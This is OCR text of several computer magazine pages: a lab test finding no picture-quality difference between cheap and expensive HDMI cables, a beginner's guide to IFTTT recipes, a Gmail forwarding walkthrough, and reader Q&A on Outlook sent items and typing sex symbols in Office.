
As an input, we connected a laptop via HDMI to the TrueHD card. We set Windows to a resolution of 1,920x1,080 with 24-bit RGB colour, at a refresh rate of 50Hz (PAL). Note that the playback device doesn't make any difference, as the HDMI signal is the same if it's a Blu-ray player, games console or PC. For

footage, we used the open-source film *Tears of Steel*. As our PC was set to 50Hz, the video played back at 25fps (25p), the PAL standard.

In order to compare cables, we needed to ensure that captured footage was the same regardless of the cost of the cable. To do this we used the TrueHD capture card to capture a few seconds of *Tears of Steel* for each cable, saving the results in an uncompressed video file. We then used a frame grabber tool to take the same 50 frames (two seconds' worth) from each captured video file, saving them as uncompressed BMP files. To ensure that we captured the same frames, we started on the first frame of the spaceship taking off; it's easy to spot as the frame before this is black.

Once we had 50 frames from our range of test cables, we compared them. If frame one from HDMI cable one was the same as frame one from HDMI cable two (and so on), then the cables had made no difference.

In order to compare the files we generated an MD5 hash of each image, which can be thought of as a digital fingerprint. In short, if the MD5 hash of two files is the same, the files are forensically identical.



If we found any captured frames that were different, we had a second tool, ImageMagick Compare. This is designed to show the mathematical and visual differences between two files. It creates a new image, where pixels are coloured red to show there's a difference between the two images. This allows us to see where the error is.

Our first comparison was between an expensive 1m HDMI cable that costs £70 and a 1m cable that costs £4.99. In our first set of tests, 49 of the 50 frames we captured from the expensive cable were completely identical to the 50 produced from the cheap cable. We needed to find out where the error was, so we used Compare to highlight what the error was and found there was a one-pixel error.

Now we knew where the error was, we could look at the same pixel on the capture from our cheap and expensive cables. As if to prove our point, the single pixel error we



▲ A damaged HDMI cable displays a huge number of errors, but TVs are able to correct this automatically

one error on either cable. Throughout all of our testing, mathematically and scientifically, bar that one-bit error, we didn't see any differences between expensive cables and

into our capture card with no error correction, there was an extreme number of errors in every frame. Dozens of sparkling, coloured and white dots danced across the screen, showing just how badly damaged the cable was. However, even a cable in such poor repair would be hard to spot on a TV, as error correction will make those pixels impossible to spot even if they are technically wrong.

Even so, this gives us two important bits of information. First, treat your HDMI cables with care and make sure that connectors are securely plugged in and there's nothing putting pressure on them. Second, if you're buying an HDMI cable for a piece of kit that you move around a lot, such as a projector or a laptop you're constantly unplugging and plugging back in, it will pay to buy a cable with a more rigid cable and a stronger, less flexible joint between the cable header and the wire.

Verdict

We were told we hadn't tested for motion when we last ran our test, but we've now done that and still proved that there's no difference in quality between expensive and cheap HDMI cables. Our one concession on this matter is that more expensive cables have better build quality and are more rugged, so are a better choice if you're constantly unplugging a lead. Even so, there's no need to go crazy and spend a fortune. We're also happy to run a blind test for anyone that still believes they can see a difference, although we don't think that anyone will be brave enough to do this. 📺

We're happy to run a blind test for anyone that still believes they can see a difference

found wasn't from the cheap cable's output; it was a dark grey spot on a single frame of the expensive cable's output.



Keep in mind that this is a single pixel amidst two million other pixels, displayed for 1/25th of a second. This is barely noticeable in the extreme circumstances we set up in our Labs, so the likelihood you'll spot it on a TV with built-in error correction is next to zero. What's more, one frame in 50 is well within the error allowance of the HDMI standard.

Next, we decided to compare a cheap 5m cable (£5.99) against an expensive one (£130), as the argument is that cheap cables suffer over length. This time around we didn't find


cheap ones, proving conclusively that the price of a cable doesn't influence quality.

Quality control

Doing a bit more testing, we found that the only reason you may want to pay more for an HDMI cable is for better build quality. This isn't because you'll see any difference out of the box, but because a more expensive cable will be more rugged and have a better-made connector. As proof, we tested a few cables that had been hanging around for a few years and had been rather mistreated and stored badly. These cables were showing signs of physical wear and, when we plugged them



▲ Can you spot the difference between these two frames? We've zoomed in to help you



▲ ImageMagick Compare confirms a single pixel that should have been dark red had been turned dark grey – but the error wasn't the fault of the cheap cable

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How to...

Use IFTTT


You can automate pretty much everything online and on your phone with the free If This Then That. **David Ludlow** shows you how to get started

THE CHANCES ARE that between your phone and your computer, you're signed up to loads of different internet-connected services, only none of them talk to each other. With If This Then That (IFTTT) all of that changes, as you can create 'recipes' that state when an action should be triggered. For example, you could send an email when you're almost home, back up all the Facebook photos in which you're tagged to Dropbox, save starred Gmail messages in a Reminder list, or have the weather sent as a daily notification to your phone.

We'll show you how to get started with this clever system, which you can use for free by signing up for an account at ifttt.com. You can also download apps for Android and iOS, which you'll need for certain tasks, such as those that use your current location.

GETTING STARTED

Actions in IFTTT are called recipes and consist of a trigger (the 'if this' part) and an action (the 'then that' part). Both triggers and actions are created by activating channels, where a channel can be a service, such as Gmail, weather or Facebook, or part of your phone, such as iOS Location, which tells IFTTT where you are. Each channel you want to use has to be activated. You can activate a lot of them through the web interface simply by clicking Channels, but phone-specific ones, such as




↑ You can view all of the available IFTTT channels and click on any one to get more information

the iOS and Android channels, have to be activated using the app on your device. Click any channel to get more information about it, to activate it and to view recipes that other people have created using this channel (more on this later).

ACTIVATE YOUR FIRST CHANNELS

We'll start with a simple recipe that doesn't require a phone and automatically emails you if it's going to rain tomorrow. First, you need

The true power of IFTTT is when you combine it with your Android or iOS mobile phone



↑ Activate the Weather Channel, so you can have triggers that operate when certain conditions are met

to activate the Weather Channel, so click Channels, Weather and then Activate. Enter your address, postcode or city, click Search, select your location from the box and click Activate.

Next, click Channels and click Email. Click Activate and then enter your email address in the box. Click Send Pin and you'll be sent a unique code via email. Enter this code in the box on the IFTTT website and click Activate. You now have the two building blocks you need to create your first recipe.



↑ You can send and receive emails to your email address using the Email Channel

BUILD YOUR FIRST RECIPE


Click My Recipes and then click Create a recipe. You'll see the phrase 'ifthisisthenthat', with the 'this' highlighted in blue and underlined. Click 'this' and you'll be asked to choose the Trigger channel. Click Weather (you can use the search box to find it faster). You'll see a whole bunch of trigger options, including ones to receive a weather report at a certain time, if the pollen count rises above a certain level and so on. Click 'Tomorrow's forecast calls for' to load the next page. Select Rain from the Condition drop-down menu and click Create Trigger.

You're now back at the 'ifthisisthenthat' screen, so click 'that' to choose what to do when the weather channel triggers that there will be rain tomorrow. Click the Email channel and you'll see that there's just one option, 'Send me an email', so click that.




↑ You can choose the weather conditions that trigger the recipe.

On the next screen you'll see the email template, which has items such as 'TomorrowsCondition tomorrow!' as the Subject. All the words highlighted in grey are ingredients of the recipe and can be edited. Click on Subject and the flask icon to see a list of options, such as HighTempCelsius, and click one to add it into the mix. So, if you wanted the subject to read 'Rain tomorrow with a high of 10C', you'd change the Subject to TomorrowsCondition tomorrow with a high of HighTempCelsius. You may want to edit the body of the email, as the default sends you temperature information in Fahrenheit, rather than Celsius.



↑ The email action is simplistic, but it's a good way to send information to yourself



↑ You can customise emails with additional information using 'ingredients'

Click Create Action when you're ready and you'll see a preview of your recipe, and then click Create Recipe in order to create it. Now, as soon as the weather forecast for tomorrow indicates rain, you'll be sent an email warning you.


USING YOUR MOBILE

You can experiment using the other online channels, but the true power of IFTTT is when you combine it with your Android or iOS mobile phone. You can then do things such as trigger a rule when you reach a certain location. Android devices have more options and let you access more features on the phone than the more limited iOS; however, both let you use location-based services. With that in mind, we'll show you how to send a message to a person when you reach a location. This could automatically tell them that you're on the way, for example.

To use activate location features and create these rules, you need to download the IFTTT app to your phone from Apple's App Store or the

Google Play Store. Once it's installed, log in to your account and tap the mortar and pestle icon at the top right to access your recipes, then click the cog icon at the bottom right of the screen to access the settings. Tap Channels to view the available options.

If you have an Android device, tap Android Location and follow the steps through; if you have an iPhone, tap iOS Location and follow the steps there to activate it.



↑ With the help of your mobile, you can use your location as a trigger for recipes


Next you need to enable a channel that lets you send a message to someone. The default IFTTT email channel is just to send emails to your own account, so we need to use something else. Android users can use the Android SMS channel, but there's no iOS equivalent. Instead, we're going to use Gmail, although Twitter and its Direct Message (DM) system is also an option.

Go back to the Channels screen on your phone and tap Gmail, then Activate. Enter your login details and then tap the button to give IFTTT access to your Gmail.

Now go back to the Recipe screen in the app by tapping the mortar and pestle icon on the home screen. Tap the + button to start a new Recipe and tap the blue + icon to select a Trigger. Now select Android Location or iOS Location, depending on what type of smartphone you

have. You'll see that there are three options: when you enter an area, when you exit an area, or when you enter or exit an area. For our example, we'll create a rule that sends an email message when we leave work to say that we're on our way home, so select 'You exit an area'.

On the map screen, use the Search bar to find the location. You'll see a blue circle surrounding this area. This is the boundary of the area and the rule is triggered when you leave this area: you can use the minus button to zoom out and make the circle cover a wider area, and the plus




↑ You can trigger a rule based on your location


button to zoom in and cover a smaller area. Tap Next when you're done.

Next, tap the red + icon to choose the action to perform, and select the Gmail Channel. Tap Send an email, then enter the address of the person that you want to email. Tap Next to complete the rule and choose if you want a notification every time this rule is triggered.

Back on the Recipe screen, you can tap your new rule to edit it, as the initial configuration process doesn't let you edit the contents of the email. Tap Edit, scroll down and you'll see a detailed message, although it's a bit basic. Fortunately, you can edit this in any way you want. Tap any box to start editing and the flask icon to insert dynamically created ingredients. For example, in the subject headline, 'I



↑ With the Gmail channel activated, you can send email messages automatically.



↑ You can edit the emails that IFTTT sends you, customising the message


exited an area OccurredAt', the 'OccurredAt' will be replaced by the time at which the rule was triggered. In our example, we changed this to, 'Just left work at OccurredAt'.

You can also edit the body copy, which contains a similar message, only with a link to the map (LocationMapUrl), while the attachment (LocationMapImageUrl, which is a graphic of the map you can see in the rule), should be fine. Tap Update when you're done.

MANAGING RECIPES

We've given you an overview of the kinds of rules that you can create, but you can take it further by investigating the other channels and creating rules based on the features that they offer. You don't have to have all rules that you've created turned on, and you can choose which ones you want to run.


To set which rules run, from the web interface click My Recipes and use the power button icon to turn a recipe on or off (it goes grey when it's off). From the mobile app, click the mortar and pestle icon and use the toggle switch to turn a recipe on or off.



↑ You can turn rules on and off, so you're only running the ones you want

SHARING RECIPES

One of the neat things about IFTTT is that everything you create can be shared with the community of IFTTT users. You can share a rule and make it public using the web and app interfaces. From the web interface, click My Recipes, then click the recipe that you want to share to go into edit mode. From the app, click the mortar and pestle icon and tap the recipe you want to share to go into edit mode. From either interface, select Publish to share the recipe.




↑ You can publish your recipes so that anyone else can use them

GETTING OTHER USERS' RECIPES

You can also get recipes that other users have created, letting you use their work. From the web interface, click Browse and you can view collections, such as Recipes for iOS, Featured recipes, Trending recipes, new recipes and the most popular of all time. From the app, tap the mortar and pestle icon and then tap the glasses icon to get a similar screen. You can search for specific recipes from the web and app interfaces.

Once you've found a recipe you're interested in, select it and then choose Add recipe. This will add the recipe to your list. You'll need to go to your list and edit the new recipe, configuring it for your needs. For example, a recipe that uses location won't be set up to trigger where you want it to.



↑ Using recipes that other users have created is a great way to expand IFTTT's capabilities

Top 10 IFTTT recipes

You can use these recipes as they are, or pick them apart to find out how they work so that you can create your own ones. Most will work on all devices, but we've noted if a recipe is Android only.

1 MISSED CALL REMINDER ift.tt/157i8i5

This recipe detects missed phone calls received on Android devices (iOS devices aren't supported) and puts a reminder to call the person back in your Google Calendar at 7pm that evening, complete with their phone number. Times can be edited.

2 MUTE PHONE AT WORK ift.tt/1KNgW4i

A great location-based recipe for those who work in offices/shops that don't allow personal calls. Search for an 'unmute' recipe to switch the ringtone back on when

you leave. This is also an Android-only recipe, as iOS devices don't allow IFTTT to interact with them at this level.

3 NEVER FORGET A FRIEND'S BIRTHDAY ift.tt/1x5jGAz

This really is for the clinically thoughtless, but this recipe will post a happy birthday message on Facebook to anyone whose birthday is in your Google Calendar. Hint: you may want to vary the message text from time to time.

4 LIGHTS FLASH WHEN YOUR TEAM SCORES ift.tt/1B64o4Y

One way to ensure you'll never miss a goal: make the house lights flash when your team bangs one in. This recipe works with the Philips Hue system, but can also be set for Belkin's WeMo light switch.

5 SAVE TWITTER ARTICLES FOR LATER ift.tt/1Aj4T6k

Seen someone tweeting a link to an article you'd like to read but haven't time right now? This recipe will extract the article and save it to the fantastic free Pocket app.

6 FOCUS THE JOB HUNT ift.tt/1E3xlax

The business social network LinkedIn often sends suggested job vacancies based on your background. This saves them all to a spreadsheet in Google Drive.

7 RECEIVE EMAILS ABOUT FREE GAMES ift.tt/14E3del

This recipe uses a combination of Reddit and Gmail to alert you to free new games posted on the Steam service. It even sends you the keys to access the free games.

8 STOCK PRICE CRASH WARNING ift.tt/1sCBOQX

This alert will inform you if a chosen stock falls below a certain price by pinging your Android phone. Can also be set up for iOS, Gmail or others.

9 KEEP TABS ON EBAY AUCTIONS ift.tt/1sCDbDQ

This lets you search for auction items on eBay, set a maximum price and then automatically adds all matching results to a spreadsheet in Google Docs.

10 TWEET YOUTUBE UPLOADS ift.tt/14E9J5g

Save yourself the bother of tweeting people when you've uploaded a new video to YouTube. Let this script do it instead.

How to... Forward email in Gmail



Want to send messages automatically from your Gmail account to another email address? It's easy, as **David Ludlow** explains

ALTHOUGH GMAIL IS a brilliant free email service, there are times where you may want to do it a little more, such as forward messages from Gmail to another account. For example, if you decide that you want your own email domain, you may want to forward all messages

from your Gmail account to your new email address automatically. You may even want to send only specified important messages from one account to another. The good news is that this is easy with Gmail, as we'll explain here.

01 ENTER FORWARDING EMAIL ADDRESS

If you just want to send all your messages from Gmail to another email account, you can do this easily. Go to your Gmail Inbox using a web browser and click the Cog icon at the top right of the page, then click Settings. Click the Forwarding and POP/IMAP tab and select Add a forwarding email address. Enter the address that you want to send all email to and click Proceed, then click Proceed again.





02 ENTER VERIFICATION CODE

Gmail will send a confirmation email to the forwarding email address you specified, so you'll need to check this address for your message. When you've got it, you can either click the link in the email to automatically verify your email, or copy and paste the code into the box in the Gmail, Settings, Forwarding and POP/IMAP page. Once you've verified your account, you're ready to configure forwarding.

03 CONFIGURE FORWARDING

Gmail doesn't automatically start forwarding email once you've verified your account; instead, you need to tell it how forwarding should work. Go to your Gmail account's settings page and click the Forwarding and POP/IMAP tab. You can now choose the option to 'Forward a copy of incoming email to <your verified email address>'. You also need to work out what to do with the message that comes into your Gmail account. The default is to keep the message, but you can choose to delete, archive or mark it as read. Click Save changes at the bottom of the page when you're done and your email will start being forwarded.



04 DISABLE FORWARDING

If you no longer want to forward your emails, go to the settings page and select Disable forwarding. Click Save Changes to confirm the change. You can also remove your verified forwarding email address. Use the drop-down menu after 'Forward a copy of incoming mail to' and select the Remove option for your email. Click OK to confirm.

Business Help

If you have database, office application or macro issues, **Kay Ewbank** can help. Send your problems to businesshelp@computershopper.co.uk



Outlook is missing sent emails

Q I've recently moved to Outlook 2013, and my email is stored in a .OST file. My problem is that I seem to be missing older emails from my Sent folder; I have one month's worth of emails, but I should have them going back a couple of years. If I look at emails in conversation view, the older emails I sent are shown and, according to Outlook, they're in my Sent folder. How can I get hold of my older emails?

Ken Fraser

A You're using Outlook 2013 with an IMAP server, and when Outlook needs a sent email (such as in a conversation), it gets it directly from the server. The local Sent items folder is, as you've found, limited. If you look carefully, you might find the emails there are those you've sent

from other applications, for example from Word if you use File, Save and Send to send an email with the document as an attachment. In that case, Outlook handles the outgoing email rather differently and it is stored locally.

For emails sent in a more traditional way, you can't set a specific folder to use as the Sent folder. The exact way this works depends on an extent on the email server you're using, but that's the general gist of things.

There are two parts to your problem: finding existing Sent emails, and making sure you can save them locally going forward. There are a number of ways to ensure you have a local copy of sent emails. All involve you having a folder to which you save the emails. You can, potentially, use the Sent Items folder, but given the way Microsoft seems to change the rules when it feels like it

we'd be tempted to create our own separate folder and use that.

To get your 'existing' Sent items back in a local format, try this. Go to your Inbox and choose Current Mailbox. Type the word 'sent' into the empty title bar, and you should see all your sent mail appear. Select all the emails,


and copy them to the local Sent folder you've created to hold your emails locally.

Once your folder is in place and you've retrieved your missing archive emails, you need to decide how to use it. First, you can make sure you choose Save Sent Item to... and select the folder. You'll need to do this before sending the message. On the Options tab, click on the Save Sent Item to button, and choose Use Default Folder.

A second option is to copy or move items from the Sent Items folder once you've sent the message. You could choose to do this as the final action of the day, say, to save having to save an email every time you send it.

Our choice would be to use an Outlook rule to do the work for you. Set up a rule that moves or copies Sent items after sending, and place them into your own 'sent emails' folder. To do this, select the Rules, Manage Rules and Alerts option from the Home tab of the Office ribbon. Click the option for New Rule, and in the choices you're offered, select the option to Apply rule to messages I send. Don't set any conditions; click Next to go to the next step. You'll be asked whether you really want to apply the rule to every message you send, and in your case the answer is Yes, you do. On the next page, the action you want is to Move a copy to the specified folder. You'll need to specify which folder you want to use.

Once this rule is in place, you should find that you have a local copy of all your sent emails that Outlook won't meddle with.



↑ Use an Outlook rule to keep a local copy of your sent emails

Using sex symbols in PowerPoint

Q I need to include the male and female symbols used by biologists in PowerPoint presentations and Word documents. I've looked through the symbols in Insert, Symbol, but I can't find them. Are they in a specific font, and if so, which one?


Fran Anderson

A The easiest way to get them is to hold down the Alt key and type 11 on the numeric keypad at the right-hand side of your keyboard to get the male symbol (♂); hold down the Alt key and type 12 for the

female symbol (♀). Type only 11 or 12; 011 or 012 gets you something different.

If you don't have a numeric keypad – for example, on a laptop – you should still have a NumLock key. When NumLock is on, some of the keys on your keypad will give you their numeric keypad alternative.

If you're struggling, then in Word you can get the same symbols without a numeric keypad by the following methods. For the female symbol, type 2640, then hold down the Alt key and press X. For the male symbol, type 2642, then hold down the Alt key and press X.



↑ Use the Alt key to insert symbols in PowerPoint

